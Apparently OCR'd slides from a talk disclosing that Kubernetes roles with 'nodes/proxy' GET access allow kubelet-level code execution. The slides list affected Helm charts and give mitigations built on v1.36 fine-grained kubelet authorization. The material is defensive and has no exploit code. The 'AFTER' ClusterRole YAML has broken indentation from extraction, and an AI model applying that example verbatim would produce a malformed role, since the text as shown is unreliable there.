
HOW A REQUEST IS AUTHORIZED NOW




HOW A REQUEST IS AUTHORIZED NOW · CHECK 1 DENIED




HOW A REQUEST IS AUTHORIZED NOW · CHECK 1 DENIED



HOW A REQUEST IS AUTHORIZED NOW · CHECK 1 DENIED



HOW A REQUEST IS AUTHORIZED NOW · CHECK 1 DENIED



WHAT CHANGES IN YOUR ROLE

RBAC Now

BEFORE

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: monitoring-agent
rules:
- apiGroups: [""]
  resources: ["nodes/proxy"]
  verbs: ["get"]
```

AFTER

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: monitoring-agent
rules:
- apiGroups: [""]
resources: ["nodes/pods"]
verbs: ["get"]
```

WHERE IT SHOWS UP

At the time of disclosure

69

Helm charts found in a quick search

Some charts ship with it, while others may need additional options configured.

Chart	Used for	Verbs
`prometheus`	Metrics	`get, list, watch`
`promtail`	Logs	`get, watch, list`
`datadog`	Monitoring	`get`
`elastic-agent`	Monitoring	`get, watch, list`
`cilium`	Networking	`get`
`opentelemetry-kube-stack`	Telemetry	`get, list, watch`
`trivy-operator`	Security scanning	`get`
`newrelic-infrastructure`	Monitoring	`get, list`
`wiz-sensor`	Security	`get, list, watch`

This is *not* an issue with a particular vendor.

TAKEAWAYS

What to do after this talk

1. Inventory every role granting `nodes/proxy` or a wildcard
2. Swap nodes/proxy roles to `nodes/metrics`, `stats`, `pods` `etc.` `where` `applicable`
3. Upgrade the charts that fixed their defaults; confirm your running role changed
4. Restrict network access to kubelet port `10250`

GA v1.36

Thanks!

Questions?



Vinayak Goyal
Member of Technical Staff
Anthropic



Graham Helton
Senior Red Team Engineer
Snowflake

Official kubernetes blog about the feature and mitigation details
https://kubernetes.io/blog/2026/04/24/kubernetes-v1-36-fine-grained-kubelet-authorization-ga/

Vulnerability writeup https://grahamhelton.com/blog/nodes-proxy-rce

Lab env https://labs.iximiuz.com/tutorials/nodes-proxy-rce-c9e436a9